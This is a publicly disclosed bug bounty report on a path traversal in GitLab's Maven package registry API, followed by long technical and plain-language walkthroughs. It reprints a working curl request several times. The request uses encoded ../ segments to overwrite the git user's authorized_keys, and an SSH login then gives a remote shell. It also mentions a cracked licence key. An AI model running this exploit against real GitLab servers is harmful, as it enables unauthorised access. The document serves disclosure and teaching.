Path traversal, to RCE
A path traversal vulnerability in the GitLab package registry API allowed an authenticated user to write arbitrary files to any location writable by the git user. By overwriting the git user's SSH authorized_keys file, an attacker could gain remote shell access to the server.

- Triaged in 6 days
- Fixed in 32 days
- Paid in 6 days
- Disclosed after 2.6 years
Summary
This one is similar to #732330 but much simpler. A path traversal issue in GitLab package registry API allow an attacker to write any file at any location writable to user git in a GitLab server.
Steps to reproduce
- Enable package registry in your GitLab instance.
- Create a project (package registry is enabled by default)
- Create a private token to call the API
- Send the following request
curl -H "Private-Token: $(cat token)" http://10.26.0.5/api/v4/projects/2/packages/maven/a%2fb%2fc%2fd%2fe%2ff%2fg%2fh%2fi%2f1/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f.ssh%2fauthorized_keys -XPUT --path-as-is --data-binary @/home/asakawa/.ssh/id_rsa.pub
Then run ssh [email protected] to enjoy a shell.
Examples

In my setup, I did't expose the 22 port of GitLab docker container, so I logged in the server with its docker IP, 172.18.0.2. In case there's any misunderstandings.
Results of GitLab environment info
$ gitlab-rake gitlab:env:info

System information
System:
Proxy:		no
Current User:	git
Using RVM:	no
Ruby Version:	2.6.3p62
Gem Version:	2.7.9
Bundler Version:1.17.3
Rake Version:	12.3.3
Redis Version:	3.2.12
Git Version:	2.22.0
Sidekiq Version:5.2.7
Go Version:	unknown

GitLab information
Version:	12.4.2-ee
Revision:	a3170599aa2
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	10.9
URL:		http://10.26.0.5
HTTP Clone URL:	http://10.26.0.5/some-group/some-project.git
SSH Clone URL:	[email protected]:some-group/some-project.git
Elasticsearch:	no
Geo:		no
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	10.2.0
Repository storage paths:
- default: 	/var/opt/gitlab/git-data/repositories
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell
Git:		/opt/gitlab/embedded/bin/git
# my docker-compose.yml
version: '3'
services:
  web:
    image: 'gitlab/gitlab-ee:latest'
    restart: always
    hostname: 'localhost'
    environment:
      GITLAB_OMNIBUS_CONFIG: |
        external_url 'http://10.26.0.5'
        gitlab_rails['packages_enabled'] = true
    ports:
      - '10.26.0.5:80:80'
  #    - '10.26.0.5:22:22'
    volumes:
      - './config:/etc/gitlab'
      - './logs:/var/log/gitlab'
      - './data:/var/opt/gitlab'
      - ./crack/pub.pem:/opt/gitlab/embedded/service/gitlab-rails/.license_encryption_key.pub:ro
Please forgive me to use a crack on my self hosted testing purpose GitLab EE instance :)
Impact
This path traversal issue could be easily exploited by overwriting some critical files related to server access. In my example I use authorized_keys of git user to enable the shell access for the attacker.
Context
GitLab's package registry lets a project store and serve packages in several formats, Maven among them. Clients push artefacts to the registry through the API, and the path of the request identifies the project, the package format, the package name and the file being uploaded. The registry writes the uploaded file into storage on the GitLab server, under the git user.
The report describes a path traversal in that API: enough .. segments in the right place let an authenticated user escape the intended directory and write anywhere the git user can write. The researcher's example turns that into remote code execution by overwriting the git user's authorized_keys.
The author notes the issue is similar to #732330 but much simpler.
Setup
The researcher used a self-hosted GitLab EE instance running in Docker, reachable at http://[redacted]. The environment info reported:
System information
System:
Proxy:		no
Current User:	git
Using RVM:	no
Ruby Version:	2.6.3p62
Gem Version:	2.7.9
Bundler Version:1.17.3
Rake Version:	12.3.3
Redis Version:	3.2.12
Git Version:	2.22.0
Sidekiq Version:5.2.7
Go Version:	unknown

GitLab information
Version:	12.4.2-ee
Revision:	a3170599aa2
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	10.9
URL:		http://[redacted]
HTTP Clone URL:	http://[redacted]/some-group/some-project.git
SSH Clone URL:	[redacted]:some-group/some-project.git
Elasticsearch:	no
Geo:		no
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	10.2.0
Repository storage paths:
- default: 	/var/opt/gitlab/git-data/repositories
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell
Git:		/opt/gitlab/embedded/bin/git
The container was started with this compose file:
# my docker-compose.yml
version: '3'
services:
  web:
    image: 'gitlab/gitlab-ee:latest'
    restart: always
    hostname: 'localhost'
    environment:
      GITLAB_OMNIBUS_CONFIG: |
        external_url 'http://[redacted]'
        gitlab_rails['packages_enabled'] = true
    ports:
      - '[redacted]:80:80'
  #    - '[redacted]:22:22'
    volumes:
      - './config:/etc/gitlab'
      - './logs:/var/log/gitlab'
      - './data:/var/opt/gitlab'
      - ./crack/pub.pem:/opt/gitlab/embedded/service/gitlab-rails/.license_encryption_key.pub:ro
Note that port 22 is commented out, so SSH is not published on the host. The researcher says the instance was a self-hosted testing setup and that a licence key file was mounted for that purpose.
Preconditions for the attack, as listed in the steps:
- The package registry is enabled on the instance.
- The attacker has a project (the registry is enabled by default for a project).
- The attacker has a private token that can call the API.
Finding it
The researcher does not describe the discovery process. What the report establishes is the shape of the bug: the package registry API takes the package name and file name from the URL, and enough .. segments let the resulting path climb out of the package storage directory.
Exploitation
Step 1: Enable the package registry
The registry must be enabled on the instance. In the compose file this is done with gitlab_rails['packages_enabled'] = true.
Step 2: Create a project
Create a project. The package registry is enabled by default for a project.
Step 3: Create a private token
Create a private token that can call the API. In the request below the token is read from a local file called token.
Step 4: Send the traversal request
curl -H "Private-Token: $(cat token)" http://[redacted]/api/v4/projects/2/packages/maven/a%2fb%2fc%2fd%2fe%2ff%2fg%2fh%2fi%2f1/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f.ssh%2fauthorized_keys -XPUT --path-as-is --data-binary @/home/asakawa/.ssh/id_rsa.pub
The important parts:
-H "Private-Token: $(cat token)"authenticates the request with the private token.- The URL targets project
2and the Maven package endpoint. - The package name segment is
a%2fb%2fc%2fd%2fe%2ff%2fg%2fh%2fi%2f1. The%2fsequences are encoded slashes, so once decoded the package name contains slashes and looks like a nested path. - The file name segment is
%2e%2e%2frepeated ten times followed by.ssh%2fauthorized_keys. Decoded, that is ten../segments followed by.ssh/authorized_keys. -XPUTuploads the file.--path-as-isstops curl from normalising the..sequences in the URL before sending it, so the traversal reaches the server intact.--data-binary @/home/asakawa/.ssh/id_rsa.pubsends the contents of the researcher's public key as the file body.
The effect is that the uploaded file is written to the git user's ~/.ssh/authorized_keys, adding the attacker's public key as an authorised login key.
Step 5: Log in over SSH
ssh [redacted]
With the public key now in authorized_keys, this gives a shell as the git user.
The screenshot shows the resulting shell. In the researcher's setup port 22 of the GitLab container was not exposed on the host, so the login was made to the container's Docker IP, [redacted], rather than to [redacted]. The researcher mentions this to avoid any misunderstanding about the address used.
Root cause
The package registry API builds a filesystem path from the package name and file name taken from the URL, and encoded .. sequences in those segments allow traversal out of the intended storage directory. The report does not include the vulnerable code, so the exact location of the missing check is not shown here.
The write then lands wherever the git user has permission, which includes its own home directory.
Impact
The report states that the path traversal can be exploited by overwriting critical files related to server access. In the demonstrated case the target is the git user's authorized_keys, which grants the attacker shell access as git. The write is limited to locations writable by the git user, and the attacker needs a valid private token and a project on the instance.
Fix
The report does not describe the fix that was applied.
Variants to test
Hunting notes
The researcher showed impact by turning a file write into a shell as the git user, which is a clear, demonstrable consequence rather than a theoretical one.
What happened, in plain words
GitLab is a website you can install on your own server to host code projects. It has a feature called the package registry, which lets a project store and hand out packaged files (software libraries, for example) in several standard formats. One of those formats is Maven, a common way of packaging Java software.
Software that wants to upload a package talks to GitLab through its API. An API is the part of a website meant for programs rather than people: instead of clicking buttons in a browser, a program sends a request to a specific web address and gets data back. The address of the request tells GitLab which project the package belongs to, which format it is in, what the package is called and which file is being uploaded. GitLab then saves that file on the server's disk, under the account of a system user called git.
The bug is a path traversal. On a computer, files live in folders, and a path is the address of a file, like home/git/documents/report.txt. Two dots (..) mean "the folder above this one". If a program builds a file path out of text that a stranger supplies, and that text is allowed to contain .., the stranger can make the path climb upwards out of the folder the program intended and land somewhere else. It is like a hotel receptionist who writes the room number on a form you filled in yourself: if you write "room 12, then go up two floors", you end up somewhere you were never booked into.
In this report, the package name and the file name in the request address contain encoded .. pieces that let the path climb out of the package storage folder. Enough .. pieces in the right place let a logged-in user escape the package storage folder and write any file that the git user is allowed to write. The researcher turns that file write into remote code execution (RCE), meaning the ability to run commands on the server from afar, by overwriting a special file that controls who may log in to the git account over SSH.
SSH is the standard way to open a command-line session on another computer over the network. It can check a public key instead of a password: you keep a private key secret on your own machine, and the server holds a list of public keys it trusts in a file called authorized_keys. If your public key is in that list, you get in. So if an attacker can write to that file, the attacker can add their own key and log in.
The author notes the issue is similar to an earlier report, #732330, but much simpler.
Setup
The researcher used a GitLab EE instance (the paid edition) that they hosted themselves, running inside Docker. Docker is a tool that runs software in a self-contained box called a container, so it does not interfere with the rest of the machine. The instance was reachable at http://[redacted].
GitLab can print a summary of its own environment. That summary reported:
System information
System:
Proxy:		no
Current User:	git
Using RVM:	no
Ruby Version:	2.6.3p62
Gem Version:	2.7.9
Bundler Version:1.17.3
Rake Version:	12.3.3
Redis Version:	3.2.12
Git Version:	2.22.0
Sidekiq Version:5.2.7
Go Version:	unknown

GitLab information
Version:	12.4.2-ee
Revision:	a3170599aa2
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	10.9
URL:		http://[redacted]
HTTP Clone URL:	http://[redacted]/some-group/some-project.git
SSH Clone URL:	[redacted]:some-group/some-project.git
Elasticsearch:	no
Geo:		no
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	10.2.0
Repository storage paths:
- default: 	/var/opt/gitlab/git-data/repositories
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell
Git:		/opt/gitlab/embedded/bin/git
Line by line, in plain words:
System informationstarts a block about the operating system side.System:is empty, so the report gives no operating system name.Proxy: nomeans no intermediary server sits between clients and GitLab.Current User: gitis the account GitLab runs as, which matters because the attacker can only write where this account can write.Using RVM: nosays a tool for managing Ruby versions is not in use.Ruby Version,Gem Version,Bundler Version,Rake Versionlist versions of Ruby and its helper tools, which GitLab is built on.Redis Version,Git Version,Sidekiq Versionlist versions of a fast in-memory data store, the version-control program, and a background job runner.Go Version: unknownmeans the version of the Go language runtime was not determined.GitLab informationstarts a block about GitLab itself.Version: 12.4.2-eeis the GitLab release, witheemeaning the enterprise edition.Revisionis the exact code revision the release was built from.Directoryis where the main GitLab application code sits on disk.DB Adapter: PostgreSQLandDB Version: 10.9name the database software and its version.URLis the address the instance answers on.HTTP Clone URLandSSH Clone URLare the addresses used to copy a project's code over plain web and over SSH.Elasticsearch: no,Geo: no,Using LDAP: no,Using Omniauth: yessay which optional features are switched on; Omniauth is a system for logging in through another service.GitLab Shellis the small program that handles SSH access to repositories; its version is10.2.0.Repository storage pathsshows where project code is kept, here/var/opt/gitlab/git-data/repositories.GitLab Shell pathandGitshow where those two programs live on disk.
The container was started with this compose file. A compose file is a recipe that tells Docker which containers to run and how to configure them:
# my docker-compose.yml
version: '3'
services:
  web:
    image: 'gitlab/gitlab-ee:latest'
    restart: always
    hostname: 'localhost'
    environment:
      GITLAB_OMNIBUS_CONFIG: |
        external_url 'http://[redacted]'
        gitlab_rails['packages_enabled'] = true
    ports:
      - '[redacted]:80:80'
  #    - '[redacted]:22:22'
    volumes:
      - './config:/etc/gitlab'
      - './logs:/var/log/gitlab'
      - './data:/var/opt/gitlab'
      - ./crack/pub.pem:/opt/gitlab/embedded/service/gitlab-rails/.license_encryption_key.pub:ro
Line by line:
version: '3'is the format version of the compose file.services:begins the list of containers to run; here there is one, calledweb.image: 'gitlab/gitlab-ee:latest'says to use the official GitLab EE container image, latest tag.restart: alwaystells Docker to restart the container if it stops.hostname: 'localhost'sets the name the container knows itself by.environment:passes settings into the container.GITLAB_OMNIBUS_CONFIGholds GitLab's own configuration lines.external_url 'http://[redacted]'is the address users reach GitLab on.gitlab_rails['packages_enabled'] = trueswitches the package registry on. This is the feature the whole attack depends on.ports:maps network ports from the host machine into the container.'[redacted]:80:80'makes port 80 (normal web traffic) on address[redacted]reach port 80 inside the container.- The line
# - '[redacted]:22:22'is commented out with#, so port 22 (SSH) is not published on the host. This detail explains a later step. volumes:links folders on the host into the container so data survives restarts../config,./logsand./dataare mapped to GitLab's configuration, log and data folders.- The last volume mounts a file called
pub.pemfrom a localcrackfolder over GitLab's licence key file, read-only (:ro). The researcher says this was a licence workaround for their own self-hosted testing instance.
Before the attack can work, three things must be true, as listed in the steps:
- The package registry is enabled on the instance.
- The attacker has a project (the registry is enabled by default for a project).
- The attacker has a private token that can call the API.
Finding it
The report does not describe how the researcher discovered the bug. What it establishes is the shape of it: the package registry API takes the package name and the file name from the request address, and enough .. pieces let the resulting path climb out of the package storage folder.
Exploitation
Step 1: Enable the package registry
The registry must be switched on for the instance. In the compose file above this is done with gitlab_rails['packages_enabled'] = true. Without it there is no upload feature to abuse.
Step 2: Create a project
Create a project. The package registry is enabled by default for a project, so nothing extra needs switching on here. The project gives the upload somewhere to belong.
Step 3: Create a private token
Create a private token that can call the API. A private token is a long secret string that acts like a password for programs: you put it in a request and GitLab knows who is asking. In the request below the token is read from a local file called token.
Step 4: Send the traversal request
The researcher sent this command with curl, a program for sending web requests from a terminal:
curl -H "Private-Token: $(cat token)" http://[redacted]/api/v4/projects/2/packages/maven/a%2fb%2fc%2fd%2fe%2ff%2fg%2fh%2fi%2f1/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f.ssh%2fauthorized_keys -XPUT --path-as-is --data-binary @/home/asakawa/.ssh/id_rsa.pub
What each part does:
curlis the program making the request.-H "Private-Token: $(cat token)"adds a header to the request. Headers are extra labelled lines sent alongside the address, like the envelope around a letter. This one carries the private token, and$(cat token)means "run the commandcat token, which prints the contents of the filetoken, and put the result here". So the request proves who is sending it.- The address
http://[redacted]/api/v4/projects/2/packages/maven/...points at project number2and at the Maven part of the package registry API. - The package name piece is
a%2fb%2fc%2fd%2fe%2ff%2fg%2fh%2fi%2f1. The%2fsequences are percent-encoded slashes. Web addresses cannot contain certain characters directly, so they are written as a percent sign and two hex digits;%2fis the code for/. Once decoded, this package name contains slashes and looks like a nested folder path. - The file name piece is
%2e%2e%2frepeated ten times, then.ssh%2fauthorized_keys.%2eis the code for a dot, so%2e%2e%2fdecodes to../, the "go up one folder" instruction. Ten of them climb ten folders up, and.ssh%2fauthorized_keysdecodes to.ssh/authorized_keys, the file that lists trusted login keys. -XPUTchooses the HTTP method PUT, which is the method used to upload or replace a file. Methods are verbs in web requests: GET fetches, PUT stores.--path-as-istells curl not to tidy up the..pieces in the address before sending. Without it, curl would collapse them itself and the trick would never reach the server.--data-binary @/home/asakawa/.ssh/id_rsa.pubsends the contents of the researcher's own public key file as the body of the request, the way a letter carries its contents inside the envelope.
The combined effect is that the uploaded file is written to the git user's ~/.ssh/authorized_keys, adding the attacker's public key to the list of keys allowed to log in.
Step 5: Log in over SSH
ssh [redacted]
This asks the SSH program to open a session on the machine at [redacted] as the user git. Because the attacker's public key is now in authorized_keys, the server accepts the matching private key and hands over a shell, a command prompt on the server.
The screenshot shows the resulting shell. In the researcher's setup port 22 of the GitLab container was not published on the host, so the login was made to the container's Docker address, [redacted], instead of [redacted]. The researcher mentions this so nobody is confused about which address was used.
Root cause
The package registry API builds a file path from the package name and file name taken from the request address, and encoded .. sequences in those pieces allow a climb out of the intended storage folder. The report does not include the vulnerable code, so the exact place where the check is missing is not shown.
The write then lands wherever the git user has permission, which includes its own home folder.
Impact
The report states that the path traversal can be exploited by overwriting critical files related to server access. In the demonstrated case the target is the git user's authorized_keys, which grants the attacker shell access as git. The write is limited to places the git user can write, and the attacker needs a valid private token and a project on the instance.
Fix
The report does not describe the fix that was applied.
Variants to test
Hunting notes
The researcher showed impact by turning a file write into a shell as the git user, which is a clear, demonstrable consequence rather than a theoretical one.
Glossary
- API: the part of a website built for programs to talk to, rather than for people clicking in a browser.
- Authorized_keys: a file listing the public keys that are allowed to log in to an account over SSH.
- Compose file: a recipe telling Docker which containers to run and how to configure them.
- Container: a self-contained box in which software runs, isolated from the rest of the machine.
- curl: a command-line program for sending web requests.
- Docker: software that builds and runs containers.
- Header: an extra labelled line sent with a web request or response, carrying information such as who is asking.
- HTTP method: the verb of a web request, such as GET to fetch or PUT to store.
- Maven: a standard format for packaging Java software, supported by the package registry.
- Package registry: a GitLab feature that stores and serves packaged files for a project.
- Path: the address of a file or folder on a disk.
- Percent-encoding: writing characters in a web address as a percent sign plus two hex digits, such as
%2ffor/. - Private token: a long secret string that lets a program prove which user it is acting for.
- Public key: the half of a key pair that can be shared; a server checks it to decide whether to let you in.
- Remote code execution (RCE): the ability to run commands on someone else's machine over the network.
- Shell: a command prompt where you type commands for a computer to run.
- SSH: the standard way to open a command-line session on another computer over a network.
- URL-decoding: turning percent-encoded pieces of an address back into the characters they stand for.



